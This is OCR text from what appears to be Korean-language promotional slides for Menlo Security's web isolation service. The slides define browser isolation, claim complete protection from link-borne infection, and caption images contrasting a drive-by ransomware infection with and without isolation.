
사용자의 브라우징 활동 및 관련 사이버 위협을 네트워크 및 인프라에서 물리적으로 격리하는 것을 목표로 하는 사이버 보안 모델



<Gartner>


Menlo Security 웹 격리

웹/이메일 링크 사용시 감염의 위험성 제거




사용자는 감염 위험으로부터 100% 보호됨


웹격리 미연동 - 랜섬웨어(IE 제로데이 취약점, Drive-by download)




웹격리 연동 - 랜섬웨어(IE 제로데이 취약점, Drive-by download)



